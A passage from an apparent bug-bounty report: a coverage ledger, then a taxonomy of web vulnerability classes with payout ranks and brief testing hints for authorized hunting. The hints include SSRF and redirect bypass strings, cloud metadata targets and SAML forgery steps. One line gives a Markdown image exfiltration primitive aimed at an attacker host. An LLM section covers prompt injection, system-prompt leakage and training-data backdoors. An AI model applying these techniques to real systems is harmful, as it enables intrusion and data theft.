| Exposed debug and management endpoints | 1 | P1-P3<br>$$$$ | R P · A F | Recon only |
| PII leakage or exposure | 1 | P1-P3<br>$$$$ | R N · A P | Detect → Confirm |
| HTTP request smuggling, classic | 2 | P1-P2<br>$$$$ | R N · A P | Agent only |
| Old API versions left unpatched | 3 | P1<br>$$$$ | R N · A P | Recon only |
| GraphQL field-level authorization gaps | 3 | P1<br>$$$$ | R N · A P | Agent only |
| GraphQL mutations exposing admin operations | 3 | P1<br>$$$$ | R N · A P | Agent only |
| Using default credentials | 4 | P1<br>$$$$ | R F · A P | Agent only |

> **Where a side already reads P, the work required is smaller than the entry suggests.** A partial verdict indicates that the technique exists and is reachable but stops short of a complete result, either by detecting without confirming or by covering a single sub-variant. Rows of that kind are completions of existing work rather than new capabilities, and they are generally the least expensive entries on this list.

## How the two pages are best used

These pages are most informative when read against the priority assessment on page 9. A class listed here that belongs to a family within the priority zone is confirmed twice over, since the class commands a payout and the family around it is thinly covered, so the technique built for it will likely apply to its neighbours. A class from an otherwise well-covered family is an isolated addition that will not carry adjacent classes with it.

10 · THE COMPLETE LEDGER

# Every family, on both sides

The table below contains the complete figures underlying every chart in this report. Each row totals the family's class count on each side independently, and the two triples therefore always sum to the same figure.

| | | Recon pipeline | | | Agentic system | | | |
|---|---|---|---|---|---|---|---|---|
| Family | Classes | Cov | Part | None | Cov | Part | None | Payout |
| §1 Information Disclosure | 30 | 8 | 11 | 11 | 8 | 4 | 18 | 2.0 |
| §2 Desync, Cache & Proxy | 14 | 5 | 4 | 5 | 5 | 4 | 5 | 3.3 |
| §3 API & GraphQL | 14 | 3 | 4 | 7 | 3 | 9 | 2 | 3.2 |
| §4 Infrastructure, DNS, Cloud | 30 | 13 | 10 | 7 | 8 | 7 | 15 | 2.2 |
| §5 OAuth, SSO & Federation | 15 | 1 | 0 | 14 | 6 | 5 | 4 | 3.3 |
| §6 AI & LLM Surface | 19 | 8 | 5 | 6 | 0 | 2 | 17 | 2.6 |
| §7 Supply Chain & CI/CD | 12 | 1 | 4 | 7 | 1 | 2 | 9 | 3.7 |
| §8 Cryptography & Tokens | 18 | 3 | 1 | 14 | 9 | 6 | 3 | 1.9 |
| §9 SSRF | 16 | 1 | 0 | 15 | 8 | 4 | 4 | 3.1 |
| §10 Server-Side Injection | 25 | 5 | 4 | 16 | 15 | 7 | 3 | 3.6 |
| §11 XML, Deserialization, Parsers | 14 | 1 | 0 | 13 | 11 | 0 | 3 | 3.6 |
| §12 Business Logic & Races | 20 | 1 | 2 | 17 | 1 | 13 | 6 | 2.8 |
| §13 Authentication & Session | 42 | 3 | 2 | 37 | 12 | 8 | 22 | 2.2 |
| §14 Broken Access Control | 19 | 1 | 3 | 15 | 14 | 4 | 1 | 3.0 |
| §15 File Upload | 13 | 0 | 1 | 12 | 9 | 2 | 2 | 2.9 |
| §16 XSS & Client-Side Injection | 27 | 1 | 4 | 22 | 10 | 8 | 9 | 2.0 |
| §17 Cross-Origin & Browser Trust | 21 | 1 | 3 | 17 | 10 | 5 | 6 | 2.0 |
| §18 Client-Side Path Manipulation | 7 | 0 | 2 | 5 | 2 | 0 | 5 | 2.6 |
| §19 Content Spoofing | 12 | 0 | 2 | 10 | 0 | 3 | 9 | 1.1 |
| §20 Denial of Service | 10 | 1 | 0 | 9 | 3 | 4 | 3 | 1.6 |
| §21 Adjacent Scope | 5 | 0 | 0 | 5 | 0 | 1 | 4 | 0.4 |
| §22 Frontier 2025-26 | 14 | 1 | 3 | 10 | 1 | 3 | 10 | 3.4 |
| All families | 397 | 58 | 65 | 274 | 136 | 101 | 160 | 2.6 |

Payout is the family's mean class payout rank on the scale of 0 to 5.

PART II

REFERENCE TAXONOMY

# Web Bug Bounty Findings: Full Taxonomy

Every class of finding a working web hunter goes after, what it is, where it hides, and the signal that gives it away.

Grounded against the canonical taxonomies rather than memory:

| Source | Version used | Role here |
|---|---|---|
| Bugcrowd Vulnerability Rating Taxonomy (VRT) | release 2026-07-08 | priority ratings P1..P5, category names |
| OWASP Top 10 | A01..A10:2025 | risk-category mapping |
| OWASP API Security Top 10 | API1..API10:2023 | API-specific mapping |
| OWASP Top 10 for LLM Applications | LLM01..LLM10:2025 (v2) | AI mapping |
| PortSwigger Top 10 Web Hacking Techniques | 2025 edition | frontier classes, section 22 |

**Priority scale** (Bugcrowd VRT, the de-facto market standard): `P1` critical, `P2` high, `P3` medium, `P4` low, `P5` informational / not applicable. Ratings below are the *baseline* rating. Real payout follows demonstrated impact, and almost every class can move two priorities in either direction depending on what you actually reach.

**Payout rank** (this document, not a VRT field): `[$]` to `[$$$$$]`, what the class *actually* pays once duplicate saturation and triage drift are priced in. It runs opposite to the priority scale above: `[$$$$$]` is the most money, `P1` is the most severe, and the two often disagree.

**Two rules that decide whether a report pays:** 1. Severity is impact, not class. A P1-sounding class with no reachable impact gets closed. 2. Most big payouts are chains, not single bugs. See section 23.

---

# Where the money actually is

By report volume on bug bounty programs, XSS still leads (HackerOne, 2026 data, reports down about 10% since 2023). By payout, the concentration is different. In practice five families produce the large majority of paid, high-severity web reports:

1. Broken access control (IDOR / BOLA / BFLA) - section 14
2. Authentication and password-reset flows, including OAuth - sections 13 and 5
3. Injection, with SQLi / RCE / SSTI at the top - section 10
4. SSRF, especially anything that reaches cloud metadata - section 9
5. Business logic and race conditions - section 12

Note the 2025 OWASP reshuffle: **SSRF was folded into A01 Broken Access Control**, and two new categories arrived, **A03 Software Supply Chain Failures** and **A10 Mishandling of Exceptional Conditions**. Security Misconfiguration jumped from #5 to #2.

---

# 1. Information Disclosure and Secrets

`OWASP A02/A04:2025` · `VRT sensitive_data_exposure`

The finding is the credential, not the disclosure.

- **Disclosure of secrets for a publicly accessible asset** `[P1]` [$$$$] `CWE-798`
- **Disclosure of secrets for an internal asset** `[P3]` [$$] `CWE-798`
- **Disclosure of known public information / intentionally public samples** `[P5]` [$] `CWE-200`
- **Secrets in JavaScript bundles** `[P1-P3]` [$$$] `CWE-798` Keys inlined at build time. Grep for provider key formats and for any identifier containing `secret`, `token`, `key`, `password`, `apiKey`.

- **Exposed source maps** `[P3-P5]` [$$] `CWE-540` Full original source, comments and internal route names. Append `.map`, or read the `sourceMappingURL` comment.
- **Exposed version control and environment files** `[P1]` [$$$] `CWE-527` `/.git/config` then a full tree reconstruction, `/.env`, `/.svn`, `/.hg`, `/.DS_Store`, `/config.php.bak`, `/docker-compose.yml`.
- **Backup and temporary files** `[P2]` [$$] `CWE-530` `index.php~`, `.swp`, `.old`, `.orig`, a webroot zip, a DB dump in `/uploads`.
- **Directory listing** `[P5 non-sensitive, higher when it lists something]` [$] `CWE-548`
- **Visible detailed error / debug page** `[P4 detailed server config, P5 stack trace or full path]` [$] `CWE-209` Force a type error, a very long value, an unexpected content type, a malformed JSON body.
- **Exposed debug and management endpoints** `[P1-P3]` [$$$$] `CWE-209` Spring Boot actuator `env` / `heapdump` / `mappings`, `/debug/pprof`, Django debug pages, `phpinfo`, Rails web console, `/metrics` with labels containing tokens, `/.well-known` leaks.
- **Exposed portal** `[P1 admin, P3 non-admin, P5 protected]` [$$] `CWE-284`
- **Exposed API schemas and introspection** `[P5 alone]` [$] `CWE-200` `swagger.json`, `openapi.json`, WSDL, GraphQL introspection. Not a bug on its own; it hands over the whole surface, including undocumented admin operations.
- **Excessive data exposure in API responses** `[P2-P3]` [$$$$] `CWE-213` `API3:2023`. The API returns the full object and the UI hides most of it: hashes, tokens, internal notes, other users' PII already on the wire. Read raw JSON on every profile, listing and search endpoint.
- **Improper inventory management** `[P3]` [$$] `CWE-1059` `API9:2023`. Forgotten hosts, old versions, staging copies of production data.
- **Secrets in public repositories, CI logs, container images, mobile apps** `[P1]` [$$$$$] `CWE-798` Org repos, forks, gists, historical commits, build logs, Docker layers, APK/IPA resources.
- **Sensitive token in URL** `[P4 user-facing, P5 background or on password reset]` [$] `CWE-598`
- **Non-sensitive token in URL** `[P5]` [$] `CWE-598`
- **Token leakage via Referer** `[P4 untrusted third party or over HTTP, P5 otherwise]` [$] `CWE-200`
- **Sensitive token in localStorage / sessionStorage** `[P4]` [$] `CWE-922`
- **PII leakage or exposure** `[P1-P3 by volume and sensitivity]` [$$$$] `CWE-359`
- **Pay-per-use abuse from a leaked key** `[P4]` [$$] `CWE-770` A leaked third-party key that costs the target money rather than leaking data.
- **Internal IP disclosure** `[P5]` [$] `CWE-200`
- **Fingerprinting / banner disclosure, software versions in headers** `[P5]` [$] `CWE-200`
- **GraphQL introspection enabled** `[P5]` [$] `CWE-200`
- **Publicly accessible robots.txt with sensitive paths** `[P5]` [$] `CWE-200`
- **Mixed content (HTTPS sourcing HTTP)** `[P5]` [$] `CWE-319`
- **Missing Cache-Control on a sensitive page** `[P4]` [$] `CWE-525` Shared-browser and proxy retention; also check web archives and search caches for authenticated paths.
- **JSON hijacking / XSSI** `[P5]` [$] `CWE-345`
- **EXIF geolocation not stripped** `[P3-P4]` [$$] `CWE-212`
- **Security logging and alerting failures** `[P5 as a finding,` OWASP A09:2025`]` [$] `CWE-778` Rarely payable on a bounty; report when you can show an attack leaves no trace.

---

# 2. HTTP Desync, Caching and Proxy

`VRT request_smuggling`, `cache_poisoning`, `cache_deception`, `waf_bypass`

Findings that live in the gap between two servers that both think they parsed the same request. As of the 2025 research, treat this family as systemic rather than exotic: the ambiguity is in HTTP/1.1 itself, and enabling HTTP/2 only at the edge does not fix the upstream hop.

- **HTTP request smuggling, classic** `[P1-P2]` [$$$$] `CWE-444` CL.TE, TE.CL, TE.TE with an obfuscated `Transfer-Encoding`. Confirm with a timing differential before any exploitation, and never test on shared infrastructure carelessly.
- **0.CL and CL.0 desync** `[P1]` [$$$$$] `CWE-444` The 2025 endgame classes: a request the back end treats as having no body while the front end believes it does (or the reverse), which reintroduces desync on stacks considered fixed. Tracked as CVE-2025-32094 for one widespread implementation.
- **HTTP/2 downgrade smuggling** `[P1]` [$$$$] `CWE-444` H2.CL, H2.TE, and CRLF injected into an HTTP/2 header value or pseudo-header path when the edge rewrites to HTTP/1.1 upstream.
- **Client-side desync** `[P2]` [$$$] `CWE-444` The victim's own browser poisons its own connection. A POST whose body the server ignores, followed by a same-origin navigation. No shared back-end socket needed.
- **Expect-based and obfuscation-based desync** `[P2]` [$$$] `CWE-444` `Expect: 100-continue` handling differences, and header-name obfuscation that one hop accepts.
- **Web cache poisoning** `[P1-P2]` [$$$$] `CWE-349` An unkeyed input changes the cached response, so one request serves your payload to everyone. `X-Forwarded-Host`, `X-Forwarded-Scheme`, `X-Forwarded-Port`, `X-Original-URL`, `X-Host`, and any header reflected in the response but ignored by the cache key.
- **Internal / framework cache poisoning** `[P1]` [$$$$] `CWE-349` A 2025 class: the poisoning target is a framework's own internal cache rather than a CDN. Next.js stale-data and route-cache chains are the reference case. Check any framework with ISR, RSC payloads, or a server-side fetch cache.
- **Fat GET and parameter cloaking** `[P2]` [$$$] `CWE-444` A GET with a body, a semicolon separator, a duplicated parameter, or an unkeyed query parameter that still reaches the app.
- **Cache key normalization abuse** `[P2]` [$$$] `CWE-349` The key is built from a normalized path while the origin sees the raw one, or vice versa.
- **Web cache deception** `[P2]` [$$$] `CWE-525` An authenticated page requested with a static-looking suffix, so the shared cache stores private content under a public URL. `/account/settings/x.css`, `/profile;.js`, `/me/x.avif`.
- **Cache poisoning denial of service (CPDoS)** `[P2-P3]` [$$] `CWE-400` An oversized or malformed header the origin rejects and the cache stores, serving an error to everyone.
- **Virtual host confusion and origin exposure** `[P2]` [$$$] `CWE-441` The origin answers for internal hostnames when addressed directly, bypassing the edge, the WAF and the auth in front of it. Find the IP via certificate transparency, DNS history, mail headers, or an unproxied subdomain, then set the `Host` header.
- **WAF bypass via direct server access** `[P4 VRT, higher with what it unlocks]` [$$] `CWE-693`
- **CDN misconfiguration** `[P2]` [$$$] `CWE-1188` Auth or rate limiting enforced only at the edge while the origin is publicly reachable. Also: a cache serving another tenant's content, and a purge endpoint without auth.

---

## 3. API and GraphQL Specific

`OWASP API Top 10:2023`

The API is the real application. The web UI is one client of it, usually the best-defended one.

- **Unauthenticated internal API endpoints** `[P1]` [$$$$$] `CWE-306` Service-to-service routes exposed at the public edge because a network boundary was assumed. `/internal`, `/v1/admin`, `/api/system`, anything referenced only from a server-side config.
- **Old API versions left unpatched** `[P1]` [$$$$] `CWE-1104` `v1` still runs, still authenticates, never got the authorization fix that landed in `v2`. Decrement the version in the path, in an `Accept` header, or in a subdomain.

- **Shadow endpoints from other clients** `[P2]` [$$$$] `CWE-1059` Mobile and desktop clients call routes the web app does not, often with weaker checks and richer responses. Decompile or proxy the mobile app, then call those routes from a browser.
- **Unsafe consumption of APIs** `[P2]` [$$] `CWE-20` `API10:2023`. The target trusts a third-party API's response and forwards it into a sink, so compromising the weaker upstream (or a redirect to your own host) reaches the target.
- **Unrestricted resource consumption** `[P3]` [$$] `CWE-400` `API4:2023`. No pagination ceiling, no cost control, no upload cap. `limit=1000000`, negative or zero values that drop the clause entirely.
- **GraphQL introspection in production** `[P5]` [$] `CWE-200` If disabled, try field suggestions in error messages and known-schema guessing.
- **GraphQL alias and batching abuse** `[P2]` [$$$] `CWE-770` Hundreds of aliased operations in one request defeat per-request rate limiting on login, OTP, coupon and invite checks. Also JSON-array batching where supported.
- **GraphQL depth and complexity exhaustion** `[P3]` [$$] `CWE-674` A relation that points back to its parent, nested twenty levels deep.
- **GraphQL field-level authorization gaps** `[P1]` [$$$$] `CWE-863` The query is authorized, individual fields are not.
- **GraphQL mutations exposing admin operations** `[P1]` [$$$$] `CWE-862`
- **GraphQL injection into a downstream filter or ORM** `[P1]` [$$$$] `CWE-89`
- **Webhook signature not verified or replayable** `[P2]` [$$$$] `CWE-347` Post a forged `payment.succeeded`. No timestamp in the signature means it replays forever.
- **Long-lived unscoped API keys** `[P2]` [$$$] `CWE-798` Never expire, cannot be rotated, full account scope, accepted in a query parameter. Check whether a read-only key can write.
- **gRPC-web / JSON transcoding gaps** `[P2]` [$$$] `CWE-20` The transcoding layer exposes methods or fields the intended surface does not.

---

# 4. Infrastructure, DNS and Cloud

`OWASP A02:2025` · `VRT server_security_misconfiguration`, `cloud_security`

- **Subdomain takeover** `[P3 baseline, P1 with parent-domain cookies]` [$$] `no CWE` A dangling CNAME to a deprovisioned S3, Azure, GitHub Pages, Heroku, Shopify, Fastly, Netlify, Zendesk or similar service. Look for the provider's distinctive 404, then register.
- **NS delegation takeover** `[P1]` [$$$$] `no CWE` A delegated zone pointing at nameservers you can claim gives you the whole subtree, including certificate issuance.
- **Dangling A record to a reclaimable cloud IP** `[P2]` [$$] `no CWE`
- **DNS zone transfer allowed (AXFR)** `[P4]` [$] `CWE-200`
- **Missing CAA record / missing DNSSEC** `[P5]` [$] `CWE-345`
- **Bitsquatting** `[P5]` [$] `no CWE`
- **Broken link hijacking** `[P4]` [$] `no CWE` A page links to an expired domain, a dead social handle, or an unclaimed package/app name, and you register it to impersonate the target.
- **Publicly accessible cloud storage** `[P1-P2]` [$$$] `CWE-732` Test list, get, put and the ACL endpoints separately. Write access on a bucket serving the site is site takeover. Also check the bucket named after the company and its `-dev`/`-backup` variants.
- **Unencrypted sensitive data at rest** `[P2]` [$$] `CWE-312`
- **Publicly accessible IAM credentials** `[P1]` [$$$$$] `CWE-522`

- **Overly permissive IAM roles** `[P2]` [$$$] `CWE-732` Enumerate the identity's permissions read-only, then stop and report.
- **Insecure Firebase / BaaS rules** `[P1]` [$$$] `CWE-732` Default rules leave the database readable and writable to anyone with the public project id, which is in the client bundle. Append `/.json` to the database URL.
- **Exposed datastores and search clusters** `[P1]` [$$$$] `CWE-284` Elasticsearch, Redis, MongoDB, Kibana, Memcached, a message broker, or a metrics store listening publicly without auth.
- **Exposed container and orchestration APIs** `[P1]` [$$$$] `CWE-284` Docker socket 2375/2376, kubelet 10250, Kubernetes API 6443, etcd 2379, Consul 8500.
- **Open management ports to the internet** `[P3]` [$$] `CWE-284`
- **Lack of network segmentation** `[P3]` [$$] `CWE-284`
- **Using default credentials** `[P1]` [$$$$] `CWE-798`
- **Exposed admin panels** `[P1]` [$$$] `CWE-284` Jenkins script console, Grafana, phpMyAdmin, Adminer, Airflow, RabbitMQ, printers, vendor appliances, anything named admin / portal / console.
- **Known vulnerabilities in edge software** `[P1]` [$$$$] `CWE-1395` `OWASP A06`. Confluence, Jira, GitLab, Citrix, Ivanti, Fortinet, Exchange, MOVEit. A large share of real-world compromise and of critical bounty reports. Fingerprint the exact build and verify non-destructively.
- **Outdated software version / unpatched JS libraries** `[P5 alone]` [$] `CWE-1104` A version number with no proof of reachability is a scanner result, not a finding.
- **Misconfigured file share** `[P2-P5]` [$$] `CWE-1188` Anonymous FTP or SMB, and what it exposes.
- **DBMS misconfiguration, excessively privileged user** `[P4]` [$] `CWE-1188`
- **Mail server misconfiguration** `[P3-P5]` [$] `CWE-1188` `P3` no spoofing protection on a real email domain, `P4` spoofing that reaches the inbox due to missing or misconfigured DMARC, `P5` spoofing on a non-email domain, to the spam folder, or missing SPF/DKIM alone. Verify delivery to a real inbox; do not report the record alone.
- **Insecure SSL/TLS** `[P5]` [$] `CWE-326` Certificate errors, weak cipher suites, no forward secrecy. `SSL attack (BREACH, POODLE)` where actually exploitable.
- **Lack of security headers** `[P4 Cache-Control on a sensitive page, P5 everything else]` [$] `CWE-693` CSP, HSTS, X-Frame-Options, X-Content-Type-Options reported alone are informational.
- **Insecure Content-Security-Policy** `[P5 alone]` [$] `CWE-693`
- **Missing Subresource Integrity** `[P5 alone]` [$] `CWE-353`
- **Potentially unsafe HTTP method enabled (OPTIONS, TRACE)** `[P5]` [$] `CWE-650`
- **Telnet enabled** `[P5]` [$] `CWE-319`
- **Active Directory adjacent** (in scope on internal or hybrid engagements, not classic web) [$$$] `CWE-284` Kerberoasting `[P2]`, ASREPRoasting `[P2]`, unconstrained delegation to domain compromise `[P1]`, ADCS misconfiguration, SCCM abuse and NTLM relay paths, LDAP anonymous bind, passwords in user descriptions, weak domain password policy `[P2]`, shared local admin passwords `[P2]`, DACL abuse.

---

## 5. OAuth, SSO and Federation

`VRT server_security_misconfiguration > oauth_misconfiguration`

Where most account takeovers on mature targets come from.

- **Weak `redirect_uri` validation** `[P2]` [$$$$] `CWE-601` Prefix, suffix or wildcard matching. `https://target.com.evil.tld`, `https://target.com@evil.tld`, `/callback/../../`, an added path segment, a different port, a different scheme, a `#` or `?` truncation trick.

- **Missing or broken `state` parameter** `[P2-P4]` [$$$] `CWE-352` No CSRF binding on the callback, so an attacker's code can be forced into a victim's session and silently link accounts. Drop `state` entirely and see if the callback still completes.
- **OAuth account takeover** `[P2]` [$$$$] `CWE-287`
- **OAuth account squatting** `[P4]` [$$] `CWE-287` Claim an account tied to an identity the victim will later use.
- **Authorization code leaked via Referer or a chained open redirect** `[P1]` [$$$$] `CWE-601`
- **Code replay, missing PKCE, PKCE downgrade** `[P2]` [$$$] `CWE-352` Exchange a code twice, or strip `code_challenge`/`code_verifier` from both legs.
- **Implicit flow token in the URL fragment** `[P3]` [$$] `CWE-598` Lands in history, extensions, and any script on the landing page.
- **Scope escalation / consent bypass** `[P2]` [$$$] `CWE-863` The scope consented to is not the scope issued. Add scopes to the token request only.
- **OAuth client secret hardcoded in the client** `[P5 baseline]` [$] `CWE-798` Rises sharply if the secret enables confidential-client flows.
- **SAML signature not verified** `[P1]` [$$$$$] `CWE-347` Or verified against a certificate embedded in the assertion. Edit the `NameID` and resubmit, then try re-signing with your own certificate.
- **XML signature wrapping (XSW)** `[P1]` [$$$$] `CWE-347` Keep the signed assertion intact for the verifier, nest it inside `Extensions`/`Object`, and add your forged assertion as a sibling for the parser to read.
- **SAML comment truncation** `[P1]` [$$$] `CWE-347` `admin<!---->@target.com` resolves to `admin@target.com` for one component and not the other.
- **`id_token` audience or issuer not validated** `[P1]` [$$$$] `CWE-347` A token minted by the same provider for a different application is accepted.
- **Third-party access token substitution** `[P1]` [$$$$] `CWE-345` The app takes a social access token from the client and trusts the profile it returns without checking which client the token was issued to. Register your own app with the same IdP.
- **IdP-initiated flow abuse / unsolicited response accepted** `[P2]` [$$$] `CWE-345`

---

# 6. AI and LLM Attack Surface

`OWASP LLM01..LLM10:2025` · `VRT ai_application_security`

Actively scoped by programs now, with dedicated AI bounty tracks. The features are conversational; the vulnerabilities are mostly the classic ones with a model in the loop. When an LLM finding reduces to SSRF, IDOR or command injection, classify it as that and the severity follows.

- **Prompt injection, direct** `[P3-P4]` [$$] `CWE-1427` A user instruction overrides the system prompt. Impact is what matters: making the bot swear is not a finding, making it act as another user is.
- **Prompt injection, indirect** `[P1-P2]` [$$$$] `CWE-1427` Instructions hidden in content the model reads on someone else's behalf: a web page, a PDF, an email, a repository file, a support ticket, a calendar invite. This is the serious one. Hidden text in HTML, a comment in a document, a code comment the agent reviews.
- **System prompt leakage** `[P2 VRT]` · `LLM07` [$$] `CWE-200` Recovers the instructions, tool list and internal identifiers. Reconnaissance for tool abuse.
- **Improper output handling** `[P3 XSS, P4 markdown/HTML injection]` · `LLM05` [$$$] `CWE-116` Generated text rendered as HTML or Markdown, executed as SQL, or passed to a shell, so the model becomes the injection source. Ask it to emit an image tag or a script and watch the client render it. Markdown image exfiltration (`![](https://attacker/?data=...)`) is the standard data-theft primitive.
- **Improper input handling** `[P5]` [$] `CWE-20` ANSI escape codes, RTL overrides, unicode confusables reaching a terminal or a reviewer's UI.

- **Tool and function-call abuse** `[P1-P2]` [$$$$] `CWE-1427` The model can fetch URLs, read files, query databases or run code, and authorization sits on the user rather than on the request the model composed. Map every reachable tool.
- **Remote code execution via an agent** `[P1 full system, P2 sandboxed container]` [$$$$$] `CWE-94` A code-interpreter or shell tool escaping its sandbox, or reachable without confirmation.
- **Excessive agency** `[P2]` · `LLM06` [$$$] `CWE-269` An agent that can send, delete, purchase or deploy without a human step, so any injection becomes a real-world action.
- **Cross-tenant PII leakage** `[P1]` [$$$$] `CWE-639` Shared cache keys, mixed session state, a memory feature scoped too broadly. Two concurrent sessions with identical prompts, and check cached responses.
- **Key leak** `[P1]` [$$$$] `CWE-522` The app calls the provider from the browser with a real key, or proxies with an account-scoped one. Visible in the network tab on the first message.
- **Vector and embedding weaknesses** `[P2-P3]` · `LLM08` [$$$] `no CWE` RAG index poisoning, cross-tenant retrieval, embedding exfiltration and inversion, semantic indexing abuse. Upload as tenant A, ask as tenant B, and check the citations as well as the answer.
- **Data and model poisoning** `[P1]` · `LLM04` [$$$] `CWE-345` Backdoor injection or bias manipulation through a training, fine-tuning or feedback channel you can reach.
- **Model extraction** `[P1]` · via API query-based reconstruction [$$] `CWE-200`
- **Adversarial example injection / misclassification** `[P4]` [$] `CWE-1039` Relevant where the model gates a security or moderation decision.
- **Unbounded consumption** `[P2 application-wide, P4 tenant-scoped]` · `LLM10` [$$] `CWE-400` No token or request budget on an expensive model: denial of wallet and quota exhaustion.
- **Insufficient rate limiting, query flooding / API token abuse** `[P4]` [$] `CWE-770`
- **Misinformation / wrong factual data** `[P4]` · `LLM09` [$] `no CWE` Payable only where a wrong answer carries real consequence.
- **AI supply chain** `[P1-P2]` · `LLM03` [$$$$] `CWE-1357` A poisoned model artifact, a malicious pickle in a checkpoint, an untrusted plugin or MCP server, a typosquatted model name.
- **Bias findings** `[P4-P5]` [$] `no CWE` VRT tracks algorithmic, data, developer, societal and misinterpretation biases. Only in scope on programs that explicitly ask.

---

# 7. Supply Chain and CI/CD

`OWASP A03:2025 (new)` · `LLM03:2025` · `VRT software_package_takeover`

The newest OWASP top-level category, and increasingly the highest-paying family.

- **Dependency confusion** `[P1]` [$$$$] `CWE-1357` An internal package name unclaimed on the public registry, so the build pulls yours. Find internal names in a lockfile, a bundle, a Dockerfile, or an error message.
- **Unclaimed or expired package, scope, or maintainer domain** `[P1]` [$$$$] `CWE-1357` Removed packages, renamed organizations, maintainer email domains available to buy.
- **Typosquatting and malicious packages** `[P2]` [$$] `CWE-1357` Near-name packages with install-time scripts or exfiltration in a postinstall hook.
- **Software package takeover** `[P1]` [$$$$$] `CWE-1357` Any path to publishing a version consumers trust.
- **Missing SRI on third-party scripts** `[P5 baseline]` [$] `CWE-353` Escalates when the host is abandoned, a shared CDN path, or a domain that is expiring.
- **Compromised or unpinned CDN script** `[P1-P2]` [$$$] `CWE-829`
- **CI workflow injection** `[P1]` [$$$$$] `CWE-829` A PR title, branch name, or issue body interpolated into a `run:` block that holds secrets.

- **Untrusted pull request with secret access (`pwn_request`)** `[P1]` [$$$$$] `CWE-829` A workflow that checks out fork code and runs it with repository secrets or a write token, before any maintainer approval.
- **Self-hosted runner takeover** `[P1]` [$$$$] `CWE-829` A public repo whose runner any contributor can reach, often inside a corporate network.
- **Artifact and release pipeline write access** `[P1]` [$$$$$] `CWE-829` Report immediately and publish nothing.
- **Vulnerable dependency with a proven reachable path** `[P2-P3]` [$$$] `CWE-1395` The reachability proof is the report. A version number alone is closed.
- **Software or data integrity failures** `[P2]` [$$$] `CWE-345` `OWASP A08:2025`. Unsigned updates, an auto-update channel without verification, a plugin installer that trusts an unauthenticated source.

---

# 8. Cryptography and Token Handling

`OWASP A04:2025` · `VRT cryptographic_weakness`

Rarely found by scanners, often decisive. Usually reducible to one question: is this value guessable or forgeable.

- **Predictable identifiers and tokens** `[P1-P3]` [$$$$] `CWE-330` Session, reset, invite, API and object tokens built from a timestamp, a counter, a hash of known values, or a weak PRNG. Collect a few hundred and look at entropy, shared prefixes, and correlation with request time.
- **Predictable or reused PRNG seed, small seed space** `[P4-P5]` [$] `CWE-330`
- **Limited RNG entropy source** `[P4]` [$] `CWE-331`
- **Insufficient key space** `[P3]` [$$] `CWE-326`
- **Weak hash: lack of salt, predictable salt, insufficient key stretching** `[P3-P5]` [$] `CWE-916` Unsalted or fast password hashing, evidenced by a leak, an export, or an API returning the hash.
- **Padding oracle attack** `[P4 VRT, P1 in effect]` [$$$] `CWE-203` Distinguishable responses for valid and invalid padding let you decrypt and often forge. Flip a byte in an encrypted cookie and compare error, redirect and timing behavior.
- **Timing attack** `[P4]` [$] `CWE-208` Non-constant-time comparison of a token, MAC or password.
- **IV reuse / predictable IV** `[P4-P5]` [$] `CWE-330`
- **ECB mode pattern leakage and CBC bit flipping** `[P3]` [$$] `CWE-327` Identical 16-byte blocks in a base64 token, and a token whose plaintext structure you can guess well enough to flip.
- **Length extension** `[P3]` [$$] `CWE-328` Any MAC of the form `hash(secret + message)` on an SHA-1 or SHA-2 family digest.
- **Key reuse across environments** `[P2]` [$$$] `CWE-324` A staging key that verifies production tokens.
- **Lack of perfect forward secrecy** `[P4]` [$] `CWE-326`
- **Insufficient verification of data authenticity** `[P1-P4]` [$$$] `CWE-345` Signature verified and the result ignored, or the exception caught and execution continued. Tamper with a signed payload and see whether the request still succeeds.
- **Use of a broken cryptographic primitive or a vulnerable crypto library** `[P3-P4]` [$] `CWE-327`
- **Missing cryptographic step / improper spec implementation** `[P2-P3]` [$$] `CWE-325`
- **Hardcoded password or key** `[P1 privileged, P2 non-privileged]` [$$$$] `CWE-798`
- **Use of an expired key or certificate** `[P4]` [$] `CWE-324`
- **Incomplete cleanup of keying material** `[P5]` [$] `CWE-226`

---

# 9. Server-Side Request Forgery

`OWASP A01:2025 (absorbed)` · `API7:2023` · `VRT server_side_request_forgery_ssrf`

- **SSRF, internal secrets exposure** `[P2]` [$$$] `CWE-918`
- **SSRF, internal data exposure** `[P3]` [$$] `CWE-918`
- **SSRF, internal port / service scan** `[P3-P4]` [$$] `CWE-918`
- **SSRF, external DNS query only or low impact** `[P5]` [$] `CWE-918`
- **Full-read SSRF** `[P1-P2]` [$$$$$] `CWE-918` The internal response body comes back to you. The app is now a proxy into the private network. Point at `127.0.0.1` on common internal ports and diff responses and timings.
- **Blind SSRF** `[P3-P4 alone]` [$$] `CWE-918` No body, but the request measurably happens. A DNS and HTTP callback host, then differential timing against open and closed internal ports.
- **Blind SSRF made visible via HTTP redirect loops** `[P2]` [$$$] `CWE-918` A 2025 technique: force the fetcher into a redirect loop whose depth or error encodes the internal response, converting a blind SSRF into a readable one.
- **Cloud metadata access** `[P1]` [$$$$$] `CWE-918` `169.254.169.254` on AWS with IMDSv1, `metadata.google.internal` with the required header, the Azure and Alibaba and Oracle equivalents, plus `169.254.170.2` for ECS task roles. This is the single highest-value SSRF outcome.
- **SSRF filter bypass** `[P2]` [$$$] `CWE-918` A 302 to an internal address, DNS rebinding, decimal / octal / hex / IPv6-mapped notation, `0.0.0.0`, `[::1]`, `127.1`, `2130706433`, `user@internal`, `#`/`?` truncation, a hostname you control resolving to an internal IP, and unicode-normalization variants.
- **Protocol smuggling from SSRF** `[P1]` [$$$$] `CWE-918` `gopher://` to write a Redis key or speak SMTP, `dict://`, `file://`, `ftp://`, `ldap://`.
- **SSRF in headless renderers** `[P1]` [$$$$] `CWE-918` HTML to PDF, screenshot and preview services run a real browser that fetches your `iframe`, `img`, `link` or `object`. Also reaches `file://` for local reads.
- **SSRF in image and media processing** `[P2]` [$$$] `CWE-918` SVG external `href`, XMP references, M3U8 playlists naming an internal host.
- **SSRF via webhooks and integrations** `[P2]` [$$$] `CWE-918` Designed to call a URL you supply, so the bug is which internal addresses are not blocked. Webhook targets, callbacks, import-by-URL, RSS, SSO metadata endpoints, SAML `AssertionConsumerServiceURL`.
- **SSRF via link preview / oEmbed / unfurl** `[P2]` [$$$] `CWE-918` Any feature that renders a card for a pasted URL, often in a service with weaker network controls than the main app.
- **Request splitting from SSRF** `[P1]` [$$$$] `CWE-918` CRLF in a URL path the client library does not encode gives you a fully controlled internal request.
- **HTTP/2 CONNECT port scanning** `[P3]` [$$] `CWE-441` A 2025 technique: the CONNECT method over HTTP/2 against a proxy reveals internal reachable ports without a classic SSRF sink.

---

# 10. Server-Side Injection

